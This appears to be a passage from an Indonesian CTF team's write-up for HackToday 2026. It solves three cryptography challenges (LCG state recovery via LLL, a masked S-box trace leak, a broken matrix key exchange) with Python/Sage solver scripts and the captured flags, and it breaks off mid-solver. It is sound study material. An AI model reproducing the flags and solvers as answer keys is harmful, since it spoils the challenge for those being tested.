

HACKTODAY QUALIFICATIONS

WRITE-UP



HiB - Sekalian promosi hology 9.0 lagi kak

2byte

Ariq Ardian

Araahi

2026

Daftar Isi

Daftar Isi.....	2
Petunjuk Pengisian.....	4
Challenge Overview.....	4
Vulnerability/Key-Finding.....	4
Solution.....	4
Solver.....	4
AI Disclosure.....	4
Crypto.....	5
KI.....	5
Challenge Overview.....	5
Vulnerability/Key-Finding.....	5
Solution.....	6
Solver.....	7
AI Disclosure.....	9
Flag.....	9
Intern.....	9
Challenge Overview.....	9
Vulnerability/Key-Finding.....	9
Solution.....	12
Solver.....	12
AI Disclosure.....	16
Flag.....	16
GlassVault.....	17
Challenge Overview.....	17
Vulnerability/Key-Finding.....	17
Solution.....	18
Solver.....	19
AI Disclosure.....	22
Flag.....	22
Suspect.....	23
Challenge Overview.....	23
Vulnerability/Key-Finding.....	23
Solution.....	24
Solver.....	24
AI Disclosure.....	27
Flag.....	27
PWN.....	28
Tone Deaf.....	28

Challenge Overview.....	28
Vulnerability/Key-Finding.....	28
Solution.....	29
Solver.....	30
AI Disclosure.....	32
Flag.....	32
Digital Forensic.....	34
Alice in DFIRland 🔴	34
Challenge Overview.....	34
Vulnerability/Key-Finding.....	34
Solution.....	34
AI Disclosure.....	35
Flag.....	35
Word di Press 🔴	36
Challenge Overview.....	36
Vulnerability/Key-Finding.....	36
Solution.....	36
Solver.....	38
AI Disclosure.....	39
Flag.....	39
Durrr Intern 🔴	40
Challenge Overview.....	40
Vulnerability/Key-Finding.....	40
Solution.....	40
Solver.....	42
AI Disclosure.....	42
Flag.....	42
Misc.....	43
Fibo67.....	43
Challenge Overview.....	43
Vulnerability/Key-Finding.....	43
Solution.....	44
Solver.....	44
AI Disclosure.....	44
Flag.....	44
Vault Guard.....	45
Challenge Overview.....	45
Vulnerability/Key-Finding.....	45
Solution.....	65
Solver.....	65
AI Disclosure.....	66
Flag.....	66

Petunjuk Pengisian

Challenge Overview

Bagian ini diisi dengan gambaran singkat tentang challenge yang bersangkutan. Pada bagian ini dapat dicantumkan deskripsi challenge, file-file/endpoint apa saja yang diberikan, atau hint author, jika ada. Tujuannya sebatas untuk memberikan konteks yang jelas tentang situasi yang dihadapi dalam challenge tersebut sebelum masuk ke proses pengerjaan.

Vulnerability/Key-Finding

Bagian ini diisi dengan penjelasan mengenai kerentanan (*vulnerability*) yang ditemukan, di mana letaknya, serta apa penyebab adanya kerentanan tersebut. Pada sebagian challenge *Cryptography*, *Forensic*, *Misc*, atau *Reverse Engineering* yang tidak berfokus pada vulnerability tertentu, bagian ini dapat diisi dengan temuan utama atau *key finding*-nya, seperti skema kriptografi apa yang digunakan atau insight/informasi penting apa yang paling menonjol yang mengarah pada solusi.

Solution

Bagian ini diisi dengan penjelasan langkah-langkah (*step-by-step*) yang dilakukan player untuk mengeksploitasi kerentanan tersebut dari awal hingga flag didapatkan. Pada bagian ini juga dapat dicantumkan screenshot, payload, atau media-media lain yang mendukung (opsional).

Solver

Jika menggunakan solver script untuk menyelesaikan challenge, cantumkan script tersebut di bagian ini.

AI Disclosure

Jika menggunakan bantuan AI dalam pengerjaan challenge, cantumkan semua link history chat AI yang digunakan di bagian ini. Pastikan semua link session valid dan dapat dibuka. Contoh:

1. <https://chatgpt.com/share/...>
2. <https://claude.ai/share/...>

Crypto

KI

Challenge Overview

Jadi di challenge ini diberikan file [KI.py](#) dan output.txt dengan desc berikut :



KI

176 pts

Seorang mahasiswa nekat mencoba kriptografi, padahal ga dapet matkul Keamanan Informasi semester ini.

Author: juliussy

Download Attachment



attachment.zip

Vulnerability/Key-Finding

Jadi vuln dari challenge ini ditemukan pada di bagian kode class G

```
class G:
    def __init__(self, seed, a, b, m):
        self.state = seed % m
        self.a = a
        self.b = b
        self.m = m

    def advance(self):
        self.state = (self.a * self.state + self.b) % self.m
        return self.state

    def scramble(self, x):
        x ^= (x >> 17)
        x ^= (x >> 31)
        x ^= (x >> 67)
        return x

    def next_leak(self):
        s = self.advance()
        return self.scramble(s) >> TRUNC_BITS

    def keystream_byte(self):
        s = self.advance()
```

```
h = hashlib.sha256(str(s).encode()).digest()
return h[0]
```

Jadi di function scramble semisal m itu 64 bit atau lebih kecil shift $\gg 67$ itu selalu menjadi 0, jadi scramble hanya efektif 2 layer XOR-shift

Dari output $\text{scramble}(x) \gg \text{TRUNC_BITS}$ maka bisa merecover x asal TRUNC_BITS tidak terlalu besar, setelah di dapatkan beberapa nilai yang consecutive maka bisa solve a, b, m pakai relasi linear, atau langsung predict state berikutnya kalau a, b, m sudah diketahui

kalau state LCG-nya predictable bisa reproduce urutan state yang sama dan hitung ulang $\text{sha256}(\text{str}(s))[0]$ sendiri buat generate keystream yang sama -> decrypt flag.

Lalu Vuln selanjutnya nextleak() di panggil setelah keystream_byte() selesai digunakan untuk encrypt flag, jadi ini bentuknya state lanjutan dari state yang dipakai buat encrypt flag.

Lalu disini karena nilai TRUNC_BITS cukup besar yaitu 240 bits maka disini kita bisa menggunakan LLL untuk solve (HNP) Hidden Number Problem.

Solution

Maka untuk alur solver nya berikut :

1. Recover state exact di titik leak (brute residual bits kalau TRUNC_BITS kecil, atau LLL kalau besar)
2. Scramble () XOR-shift, yang secara struktur bit adalah operasi linear di atas $\text{GF}(2)$ dan sifatnya "segitiga": bit output ke- i cuma bergantung ke bit input ke- i dan bit-bit yang lebih tinggi. walau leak cuma kasih top bits dari $\text{scramble}(\text{state})$ tetap bisa recover top bits dari (state) itu sendiri. Maka ini memberikan info known high bits h_i dari tiap state di titik leak, dengan $\text{state}_i = h_i + e_i$, e_i unknown kecil ($< 2^{240}$)
3. Karena state berurutan lewat relasi LCG ($s_{i+1} = as_i + b \pmod{m}$), bisa nulis semua e_i sebagai fungsi linear dari $e_0 \pmod{m}$: $e_i \equiv a^i e_0 + C_i \pmod{m}$ maka seperti bentuk Hidden Number Problem, dicari e_0 kecil yang bikin semua e_i kecil juga. Solve pakai (LLL)
4. Jika e_0 ketemu $\rightarrow$ dapet exact state di titik leak pertama $\rightarrow$ tinggal rewind pakai $a^{-1} \pmod{m} \rightarrow$ reconstruct keystream $\rightarrow$ XOR ke ciphertext $\rightarrow$ flag.

Solver

solver.py

```
import re
import hashlib
from ast import literal_eval
from sage.all import Matrix, ZZ, vector

def parse_output(path):
    with open(path) as f:
        data = f.read()

    m = int(re.search(r"m\s*=\s*(\d+)", data).group(1))
    a = int(re.search(r"a\s*=\s*(\d+)", data).group(1))
    b = int(re.search(r"b\s*=\s*(\d+)", data).group(1))
    trunc_bits = int(re.search(r"trunc_bits\s*=\s*(\d+)", data).group(1))
    leaks = literal_eval(re.search(r"leaks\s*=\s*([\.\s*\])", data).group(1))
    ct_hex = re.search(r"ciphertext\s*=\s*'([0-9a-fA-F]+)", data).group(1)
    ciphertext = bytes.fromhex(ct_hex)
    return m, a, b, trunc_bits, leaks, ciphertext

def invert_step(y, k, bits):
    x = y
    for _ in range(bits // k + 2):
        x = y ^ (x >> k)
    return x

def invert_scramble(y, bits):
    x = invert_step(y, 67, bits)
    x = invert_step(x, 31, bits)
    x = invert_step(x, 17, bits)
    return x

def scramble(x):
    x ^= (x >> 17)
    x ^= (x >> 31)
    x ^= (x >> 67)
    return x

def high_bits_from_leak(leak, trunc_bits, bits):
    y = leak << trunc_bits
    x = invert_scramble(y, bits)
    mask = ((1 << bits) - 1) ^ ((1 << trunc_bits) - 1)
    return x & mask

def advance(state, a, b, m):
    return (a * state + b) % m

def rewind(state, a, b, m):
    ainv = pow(a, -1, m)
```

```

        return (ainv * (state - b)) % m

def recover_e0(h, a, b, m, trunc_bits, L):
    c = [(a * h[i] + b - h[i+1]) % m for i in range(L - 1)]
    C = [0]
    for i in range(1, L):
        C.append((a * C[-1] + c[i-1]) % m)
    apow = [pow(a, i, m) for i in range(L)]

    n = L + 1
    B = Matrix(ZZ, n, n)
    for i in range(L):
        B[i, i] = m
    for i in range(L):
        B[L, i] = apow[i]
    B[L, L] = 1

    target = vector(ZZ, [(-C[i]) % m for i in range(L)] + [0])
    weight = 1 << trunc_bits
    B2 = Matrix(ZZ, n + 1, n + 1)
    B2[:n, :n] = B
    B2[n, :n] = target
    B2[n, n] = weight

    R = B2.LLL()
    for row in R:
        if abs(row[n]) != weight:
            continue
        for e0 in ((row[L]) % m, (-row[L]) % m):
            e = [(apow[i] * e0 + C[i]) % m for i in range(L)]
            if all(0 <= ei < (1 << trunc_bits) for ei in e):
                return e0
    return None

def solve(path, num_leak_use=None):
    m, a, b, trunc_bits, leaks, ciphertext = parse_output(path)
    bits = m.bit_length()
    flaglen = len(ciphertext)
    L = num_leak_use or len(leaks)

    h = [high_bits_from_leak(leaks[i], trunc_bits, bits) for i in range(L)]
    e0 = recover_e0(h, a, b, m, trunc_bits, L)
    if e0 is None:
        raise ValueError("lattice recovery failed, try adjusting L")

    s0 = h[0] + e0
    cur = s0
    for i in range(L - 1):
        cur = advance(cur, a, b, m)
        assert scramble(cur) >> trunc_bits == leaks[i+1], "verification failed"

```

```

states = []
cur = s0
for _ in range(flaglen):
    cur = rewind(cur, a, b, m)
    states.append(cur)
states = states[:-1]

keystream = bytes(hashlib.sha256(str(s).encode()).digest()[0] for s in
states)
flag = bytes(c ^ k for c, k in zip(ciphertext, keystream))
return flag

if __name__ == "__main__":
    flag = solve("output.txt")
    print(flag)

```

AI Disclosure

1. <https://claude.ai/share/d07c5f42-dde9-48f5-952c-916452ec3e18>

Flag

HackToday26{aduh_m44f_k4l0_g4mp4ng_4w4k_g4_d4p3t_KI_s3m_1n1}

Intern

Challenge Overview

Jadi pada challenge ini diberikan file [chall.py](#) dan output.json

10

01

Intern

136 pts

Probset lagi pusing, magang kerjanya banyak banget tapi unpaid. disuruh buat chall crypto tapi bayarannya kecil. AI Makin jago w harus ngapain coyy, info loker

Author: ji4xuu

Download Attachment

attachment (2).zip

Vulnerability/Key-Finding

Jadi vuln dari challenge ini terlihat pada kode tersebut :

```

def main():
    flag = b"HackToday26{SECRET_FLAG}"
    key = secrets.token_bytes(16)

    transforms = [rand_map() for _ in range(16)]
    window_order = list(range(16))
    secrets.SystemRandom().shuffle(window_order)

    plaintexts, traces = [], []
    for _ in range(254):
        pt = secrets.token_bytes(16)
        plaintexts.append(pt.hex())

        windows = []
        for i, mask in enumerate(MASKS):
            target = (SBOX[pt[i] ^ key[i]] & mask).bit_count() & 1
            a, b = secrets.randbits(1), secrets.randbits(1)
            c = (a & b) ^ target
            a0, b0, c0 = secrets.randbits(1), secrets.randbits(1),
secrets.randbits(1)

            state = sum(bit << idx for idx, bit in enumerate([a0, a^a0, b0, b^b0,
c0, c^c0] + [secrets.randbits(1) for _ in range(16)]))

            mat, off = transforms[i]
            windows.append([(row & state).bit_count() & 1 ^ o for row, o in
zip(mat, off)])

        shuffled = [bit for idx in window_order for bit in windows[idx]]
        packed = bytearray((len(shuffled) + 7) // 8)
        for idx, bit in enumerate(shuffled):
            packed[idx // 8] |= (bit & 1) << (7 - idx % 8)
        traces.append(bytes(packed).hex())

    nonce = secrets.token_bytes(16)
    stream = hashlib.shake_256(b"SBlackBox/flag/v1\0" + key +
nonce).digest(len(flag))

    with open("output2.json", "w") as f:
        json.dump({
            "plaintexts": plaintexts,
            "traces": traces,
            "nonce": nonce.hex(),
            "encrypted_flag": bytes(f ^ s for f, s in zip(flag, stream)).hex()
        }, f, indent=2)

    print(f>Data saved to output.json\nOrganizer key: {key.hex()})
if __name__ == "__main__":
    main()

```

Target bit yang mau dibocorkan :

$\text{target} = \text{popcount}(\text{SBOX}[\text{pt}[i] \oplus \text{key}[i]] \& \text{mask}) \& 1$ Ini 1 bit dari output S-box (dipilih oleh mask), untuk key byte ke- i , Total ada 16 mask.

Boolean masking ala AND-gate (mirip ISW masking): $a \oplus b = \text{rand bit} \oplus \text{rand bit}$, $c = (a \& b) \oplus \text{target}$.

Split jadi shares (masking):

$$\begin{aligned} a_0, a_1 &= a_0, a \oplus a_0 \\ a_1 &= a \oplus a_0 b_0 \\ b_1 &= b_0, b \oplus b_0 c_0 \\ c_1 &= c_0, c \oplus c_0 \end{aligned}$$

Tiap value (a, b, c) dipecah jadi 2 share yang masing-masing acak (one-time pad), tapi kalau di-XOR balik dapat nilai aslinya, kombinasi keduanya yang bocor.

State 22 bit : $[a_0, a_1, b_0, b_1, c_0, c_1]$, 6 bit "berguna" + 16 bit noise murni buat nutupin.

- Affine encoding (pakai `rand_map()` dari sebelumnya) :

```
windows.append([(row & state).bit_count() & 1 ^ o for row, o in zip(mat, off)])
```

State 22-bit ini di-transform pakai matrix invertible acak M + offset off :
 $\text{windows}[i] = M \cdot \text{state} \oplus \text{off}$ (linear atas $\text{GF}(2)$)

Lalu selanjut nya : M (mat) dan off itu fixed per key-byte index untuk seluruh 254 trace, dan karena ukurannya 22×22 penuh : $\text{windows} = M \cdot \text{state} \oplus \text{off}$, artinya tidak ada informasi yang hilang. Semua 22 bit state (termasuk $a_0, a_1, b_0, b_1, c_0, c_1$) bisa direkonstruksi kalau kamu tahu M^{-1} dan off .

Lalu cara untuk exploit nya?

$$\begin{aligned} a &= a_0 \oplus a_1 = \text{state}[0] \oplus \text{state}[1] \\ b &= b_0 \oplus b_1 = \text{state}[2] \oplus \text{state}[3] \\ c &= c_0 \oplus c_1 = \text{state}[4] \oplus \text{state}[5] \end{aligned}$$

Karena : $\text{state} = M^{-1} \cdot (\text{windows} \oplus \text{off})$ maka a, b, c masing-masing adalah fungsi LINEAR (dot product $\text{GF}(2)$) dari windows cuma pakai koefisien rahasia (baris-baris M^{-1})

Maka dapat ditulis menjadi : $a_i = \langle p, w_i \rangle$, $b_i = \langle q, w_i \rangle$, $c_i = \langle u, w_i \rangle \oplus v$

dengan p, q, u, v unknown tapi tetap (constant) untuk 254 trace. Maka di dapatkan persamaan :

$$c_i = (a_i \& b_i) \oplus \text{target}_i(\text{key_guess}) \implies \langle u, w_i \rangle \oplus v \oplus (\langle p, w_i \rangle \& \langle q, w_i \rangle) = \text{target}_i(\text{key_guess})$$

Ini sistem quadratic boolean equations, unknown-nya cuma p , q , u (22 bit tiap satu) + v (1 bit) = 67 unknown bit, sementara kita punya 254 persamaan per key-byte guess.

Solution

Maka disini untuk langkah solver nya :

1. Compute target_i pakai plaintext yang known + key guess.
2. Coba solve sistem quadratic di atas untuk cek consistency.
3. Key guess yang salah -> sistem overdetermined gak akan punya solusi.
4. Key guess yang benar -> sistem SAT, solvable.

Lalu selanjut nya : linear encoding (rand_map) dipakai berulang tanpa refresh per-trace. Karena reuse + bijective, seluruh skema collapse jadi sistem persamaan aljabar solvable. Begitu key ke-recover semua byte -> stream = shake256(...) → XOR encrypted_flag -> flag

Lalu disini saya selama pembuatan solver juga ada melakukan perbaikan. Tiap $w_i[a] \cdot w_i[b]$ dianggap variabel baru, jadi sistemnya jadi linear system 254×254 atas GF(2) solvable via Gaussian elimination.

Karena $c_i = (p \cdot w_i)(q \cdot w_i) \oplus (u \cdot w_i) \oplus v$

maka bentuk expand nya :

$$\text{target}_i = \sum_k (p_k q_k) w_i[k] \oplus \sum_{k < l} (p_k q_l \oplus p_l q_k) w_i[k] w_i[l] \oplus u \cdot w_i \oplus v$$

Koefisien quadratic-nya bentuk matrix :

$$C_{k,l} = p_k q_l \oplus p_l q_k$$

koefisien quadratic hasil solve punya rank tinggi. Key benar -> rank ≤ 2 . Dan juga dengan menggunakan rank = 254

Solver

solver.py

```
import json, numpy as np, hashlib

with open("output.json") as f:
    data = json.load(f)

MASKS = (0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80,
          0x03, 0x05, 0x09, 0x11, 0x21, 0x41, 0x81, 0xA5)
SBOX = (
```

```

    0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5, 0x30, 0x01, 0x67, 0x2B, 0xFE,
    0xD7, 0xAB, 0x76,
    0xCA, 0x82, 0xC9, 0x7D, 0xFA, 0x59, 0x47, 0xF0, 0xAD, 0xD4, 0xA2, 0xAF, 0x9C,
    0xA4, 0x72, 0xC0,
    0xB7, 0xFD, 0x93, 0x26, 0x36, 0x3F, 0xF7, 0xCC, 0x34, 0xA5, 0xE5, 0xF1, 0x71,
    0xD8, 0x31, 0x15,
    0x04, 0xC7, 0x23, 0xC3, 0x18, 0x96, 0x05, 0x9A, 0x07, 0x12, 0x80, 0xE2, 0xEB,
    0x27, 0xB2, 0x75,
    0x09, 0x83, 0x2C, 0x1A, 0x1B, 0x6E, 0x5A, 0xA0, 0x52, 0x3B, 0xD6, 0xB3, 0x29,
    0xE3, 0x2F, 0x84,
    0x53, 0xD1, 0x00, 0xED, 0x20, 0xFC, 0xB1, 0x5B, 0x6A, 0xCB, 0xBE, 0x39, 0x4A,
    0x4C, 0x58, 0xCF,
    0xD0, 0xEF, 0xAA, 0xFB, 0x43, 0x4D, 0x33, 0x85, 0x45, 0xF9, 0x02, 0x7F, 0x50,
    0x3C, 0x9F, 0xA8,
    0x51, 0xA3, 0x40, 0x8F, 0x92, 0x9D, 0x38, 0xF5, 0xBC, 0xB6, 0xDA, 0x21, 0x10,
    0xFF, 0xF3, 0xD2,
    0xCD, 0x0C, 0x13, 0xEC, 0x5F, 0x97, 0x44, 0x17, 0xC4, 0xA7, 0x7E, 0x3D, 0x64,
    0x5D, 0x19, 0x73,
    0x60, 0x81, 0x4F, 0xDC, 0x22, 0x2A, 0x90, 0x88, 0x46, 0xEE, 0xB8, 0x14, 0xDE,
    0x5E, 0x0B, 0xDB,
    0xE0, 0x32, 0x3A, 0x0A, 0x49, 0x06, 0x24, 0x5C, 0xC2, 0xD3, 0xAC, 0x62, 0x91,
    0x95, 0xE4, 0x79,
    0xE7, 0xC8, 0x37, 0x6D, 0x8D, 0xD5, 0x4E, 0xA9, 0x6C, 0x56, 0xF4, 0xEA, 0x65,
    0x7A, 0xAE, 0x08,
    0xBA, 0x78, 0x25, 0x2E, 0x1C, 0xA6, 0xB4, 0xC6, 0xE8, 0xDD, 0x74, 0x1F, 0x4B,
    0xBD, 0x8B, 0x8A,
    0x70, 0x3E, 0xB5, 0x66, 0x48, 0x03, 0xF6, 0x0E, 0x61, 0x35, 0x57, 0xB9, 0x86,
    0xC1, 0x1D, 0x9E,
    0xE1, 0xF8, 0x98, 0x11, 0x69, 0xD9, 0x8E, 0x94, 0x9B, 0x1E, 0x87, 0xE9, 0xCE,
    0x55, 0x28, 0xDF,
    0x8C, 0xA1, 0x89, 0x0D, 0xBF, 0xE6, 0x42, 0x68, 0x41, 0x99, 0x2D, 0x0F, 0xB0,
    0x54, 0xBB, 0x16
)

plaintexts = [bytes.fromhex(p) for p in data["plaintexts"]]
traces = [bytes.fromhex(t) for t in data["traces"]]
N = len(traces)

def unpack(b, nbits):
    return np.unpackbits(np.frombuffer(b, dtype=np.uint8))[:nbits]

trace_bits = np.array([unpack(t, 16*22) for t in traces], dtype=np.uint8)

def chunk(bits, j):
    return bits[:, j*22:(j+1)*22]

def monomials(w):
    lin = w
    quad = np.array([w[:,a]*w[:,b] for a in range(22) for b in range(a+1,22)]).T
    const = np.ones((w.shape[0],1), dtype=np.uint8)

```

```

        return np.concatenate([lin, quad, const], axis=1) % 2

def rref_full(X):
    n, m = X.shape
    M = X.copy() % 2
    P = np.eye(n, dtype=np.uint8)
    r = 0
    pivots = []
    for col in range(m):
        piv = next((i for i in range(r, n) if M[i, col]), None)
        if piv is None:
            continue
        if piv != r:
            M[[r, piv]] = M[[piv, r]]
            P[[r, piv]] = P[[piv, r]]
        for i in range(n):
            if i != r and M[i, col]:
                M[i] ^= M[r]
                P[i] ^= P[r]
        pivots.append(col)
        r += 1
    free_cols = [c for c in range(m) if c not in pivots]
    return M, P, pivots, free_cols, r

def rank_gf2(A):
    M = A.copy() % 2
    n, m = M.shape
    rank = 0
    for col in range(m):
        piv = next((i for i in range(rank, n) if M[i, col]), None)
        if piv is None:
            continue
        M[[rank, piv]] = M[[piv, rank]]
        for i in range(n):
            if i != rank and M[i, col]:
                M[i] ^= M[rank]
        rank += 1
    return rank

def build_C(coeffs):
    quad = coeffs[22:253]
    C = np.zeros((22, 22), dtype=np.uint8)
    idx = 0
    for a in range(22):
        for b in range(a+1, 22):
            C[a, b] = C[b, a] = quad[idx]
            idx += 1
    return C

def best_rank_for_key(M, P, pivots, free_cols, r, y):

```

```

    PY = (P @ y) % 2
    if r < 254 and not np.array_equal(PY[r:], np.zeros(len(PY)-r,
dtype=np.uint8)):
        return 99
    nfree = len(free_cols)
    if nfree > 6:
        return 99
    best = 99
    for combo in range(1 << nfree):
        coeffs = np.zeros(254, dtype=np.uint8)
        for k, fc in enumerate(free_cols):
            coeffs[fc] = (combo >> k) & 1
        for i, pc in enumerate(pivots):
            s = PY[i]
            row = M[i]
            for fc in free_cols:
                if row[fc]:
                    s ^= coeffs[fc]
            coeffs[pc] = s
        rk = rank_gf2(build_C(coeffs))
        if rk < best:
            best = rk
            if best <= 2:
                break
    return best

chunk_info = {}
for c in range(16):
    X = monomials(chunk(trace_bits, c))
    chunk_info[c] = rref_full(X)

score = np.full((16, 16), 99)
bestkey = np.zeros((16, 16), dtype=int)
for byte_idx in range(16):
    pt_col = [pt[byte_idx] for pt in plaintexts]
    mask = MASKS[byte_idx]
    for c in range(16):
        M, P, pivots, free_cols, r = chunk_info[c]
        best_overall = 99
        best_kb = -1
        for kb in range(256):
            y = np.array([bin(SBOX[p ^ kb] & mask).count("1") & 1 for p in
pt_col], dtype=np.uint8)
            rk = best_rank_for_key(M, P, pivots, free_cols, r, y)
            if rk < best_overall:
                best_overall = rk
                best_kb = kb
                if rk <= 2:
                    break
        score[byte_idx, c] = best_overall

```

```

        bestkey[byte_idx, c] = best_kb
    print("byte", byte_idx, "scores:", score[byte_idx].tolist())

assignment = [-1]*16
used_chunks = set()
pairs = sorted([(score[b,c], b, c) for b in range(16) for c in range(16)])
for sc, b, c in pairs:
    if assignment[b] == -1 and c not in used_chunks:
        assignment[b] = c
        used_chunks.add(c)

key = bytes(bestkey[b, assignment[b]] for b in range(16))
print("assignment:", assignment)
print("recovered key:", key.hex())

nonce = bytes.fromhex(data["nonce"])
enc = bytes.fromhex(data["encrypted_flag"])
stream = hashlib.shake_256(b"SBlackBox/flag/v1\0" + key + nonce).digest(len(enc))
print(bytes(a ^ b for a, b in zip(enc, stream)))

```

AI Disclosure

1. <https://claude.ai/share/bf011821-ca23-4acf-8bae-1b4165af3c90>


Flag

```
HackToday26{c4p3333_m464n6_unp41d_p3n63n_b3l1_7r_ck}
```

GlassVault

Challenge Overview

Jadi pada challenge ini diberikan file [chall.py](#) dan out



Vulnerability/Key-Finding

Jadi vuln dari challenge ini terletak pada bagian pertukaran kunci matriks nya , pada bagian phi_power dan rantai fungsi psi_iter, calc_L2, cycle_h, suffix_h.

Jika kita anggap psi ini di pakai untuk konjugasi Matriks H, yaitu bentuk seperti ini:

$$\psi(X) = H \cdot X \cdot H^{-1}$$

maka iterasi psi jadi sangat sederhana:

$$\psi_{\text{iter}}(X, i) = H^i \cdot X \cdot H^{-i}$$

Maka yang terjadi :

$$\begin{aligned}\psi_{\text{iter}}(H, i) &= H^i \cdot H \cdot H^{-i} = H \\ \psi_{\text{iter}}(H^{-1}, i) &= H^i \cdot H^{-1} \cdot H^{-i} = H^{-1}\end{aligned}$$

Sehingga:

$$\begin{aligned}\text{calc_L2}(H^{-1}, r) &= (H^{-1})^r \\ \text{CycleHinv} = \text{calc_L1}(H^{-1}) &= (H^{-1})^{\text{LIMIT}}\end{aligned}$$

Lalu di phi_power :

$$P = \text{mat_power}(\text{CycleHinv}, q) @ \text{calc_L2}(\text{Hinv}, r) = (\text{Hinv}^{\text{LIMIT}})^q @ \text{Hinv}^r = \text{Hinv}^{(q * \text{LIMIT} + r)} = \text{Hinv}^k$$

Bagian S menjadi sederhana karena :

$$\psi_{\text{iter}}(H, i) = H$$

Maka :

$$\begin{aligned}\text{cycle_h}() &= H^{\text{LIMIT}} \\ \text{suffix_h}(r) &= H^r \\ S &= \text{suffix_h}(r) \cdot \text{mat_power}(\text{cycle_h}(), q) \\ &= H^r \cdot (H^{\text{LIMIT}})^q \\ &= H^{r+q \cdot \text{LIMIT}} \\ &= H^k\end{aligned}$$

Dan $\psi_{\text{iter}}(X, k)$ untuk public key : $\psi_{\text{iter}}(X, k) = H^k \cdot X \cdot H^{-k}$

Maka :

$$\begin{aligned}\text{phi_power}(X, k, \dots) &= P \cdot \psi_{\text{iter}}(X, k) \cdot S \\ &= (H^{-1})^k \cdot (H^k \cdot X \cdot H^{-k}) \cdot H^k \\ &= ((H^{-1})^k \cdot H^k) \cdot X \cdot (H^{-k} \cdot H^k) \\ &= X\end{aligned}$$

Jadi :

$$\text{phi_power}(B, m_{\text{priv}}, \dots) = B$$

Maka yang terjadi di main :

$$\begin{aligned}K_{\text{shared}} &= \text{phi_power}(B, m_{\text{priv}}, H, H^{-1}, \text{CycleHinv}) \cdot A \\ &= B \cdot A\end{aligned}$$

A dan B adalah public key yang dikirim lewat channel publik. Jadi siapa pun yang melihat A dan B bisa menghitung $B @ A$, lalu menurunkan `shared_secret` yang sama:

`shared_secret = SHA256.new(str((B @ A).tolist()).encode()).digest()`

Dengan `shared_secret` itu, bisa mendekripsi AES-CBC dan mendapatkan flag.

Solution

Dan berikut untuk ide solver nya :

1. Parse output dari file out yang berisi A, B, iv, ct
2. Rekonstruksi shared key di $\text{GF}(2^{127})$:
3. Menghitung $K_{\text{shared}} (B @ A)$
4. Decrypt Flag

Lalu disini saya juga ada perbaikan proses pembuatan solver nya :

Karena $\psi(X) = X^4$ element-wise (Frobenius-twist), kita punya identitas eksak:

$$\begin{aligned}- \text{cycle_h}(H) &= H^{126} \cdot \dots \cdot H^0. \text{ Padahal} \\ \text{CycleHinv} &= (H^{-1})^0 \cdot \dots \cdot (H^{-1})^{126}\end{aligned}$$

- Karena $H \cdot H^{-1} = I$ dan σ adalah ring homomorphism, maka $H^i = ((H^{-1})^i)^{-1}$
- Maka : $\text{CycleHinv}^{-1} = \text{cycle_h}(H)$

Yang terjadi di phi_power :

$$S = \text{suffix}_h(r) @ \text{mat_power}(\text{cycle}_h(), q) = \text{calc}_L2(\text{Hinv}, r)^{-1} @ \text{mat_power}(\text{CycleHinv}, q)^{-1} = P^{-1}$$

Jadi :

$$\text{phi_power}(X, k) = P_k \cdot \sigma^k(X) \cdot P_k^{-1}$$

Dengan :

$$P_k = \text{mat_power}(\text{CycleHinv}, q) \cdot \text{calc_L2}(H^{-1}, r), \quad (q, r) = \text{divmod}(k, 127)$$

Dan karena $A = P_m @ R_m$:

$$\begin{aligned} K_{\text{shared}} &= \phi_{\text{power}}(A_{\text{public}}, m) \\ &= P_m \cdot \sigma^m(A_{\text{public}}) \cdot P_m^{-1} \end{aligned}$$

Maka selanjutnya :

$\sigma^m(B) = \sigma^{m \pmod{127}}(B)$ = cuma 127 kemungkinan, semua bisa dihitung dari B publik.

$\text{CycleHinv} = \prod_{i=0}^{126} \sigma^i(H^{-1})$ = adalah "norm" dari Hinv -> nilainya ada di $\text{GL}_3(\text{GF}(2))$, sehingga ordernya membagi 168 (order $\text{GL}_3(\mathbb{F}_2)$)

Jadi $\text{mat_power}(\text{CycleHinv}, q)$ cuma punya ≤ 168 nilai berbeda.

Solver

solver.py

```
#!/usr/bin/env python3
import ast, hashlib
from math import gcd
import numpy as np
import galois
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

K = galois.GF(2**127)
```

```

N = 3
LIMIT = 127

# ----- Load -----
vals = [ast.literal_eval(l) for l in open("out").read().strip().split("\n")]
M     = K(np.array(vals[1], dtype=object))
H     = K(np.array(vals[2], dtype=object))
A     = K(np.array(vals[3], dtype=object))
B     = K(np.array(vals[4], dtype=object))
ct    = bytes(vals[5])
iv    = bytes(vals[6])

I3    = K(np.eye(N, dtype=int))
Hinv  = K(np.linalg.inv(H))
HM    = H @ M

# ----- sigma -----
def sigma(X): # element-wise X^4, AMAN dari matrix power
    return (X * X) * (X * X)

def sigma_chain(X, n):
    out = []; Y = X
    for _ in range(n):
        out.append(Y); Y = sigma(Y)
    return out

cHinv = sigma_chain(Hinv, LIMIT)
cB    = sigma_chain(B, LIMIT)
cHM   = sigma_chain(HM, LIMIT)

# ----- L2[r] = prod_{i=0}^{r-1} sigma^i(Hinv) -----
L2 = [I3]; acc = I3
for i in range(LIMIT):
    acc = acc @ cHinv[i]
    L2.append(acc)
CycleHinv = L2[LIMIT]

# ----- rem[r] = sigma^{r-1}(HM) @ ... @ sigma^0(HM) -----
rem = [I3]; acc = I3
for i in range(LIMIT):
    acc = cHM[i] @ acc
    rem.append(acc)
CycleHM = rem[LIMIT]

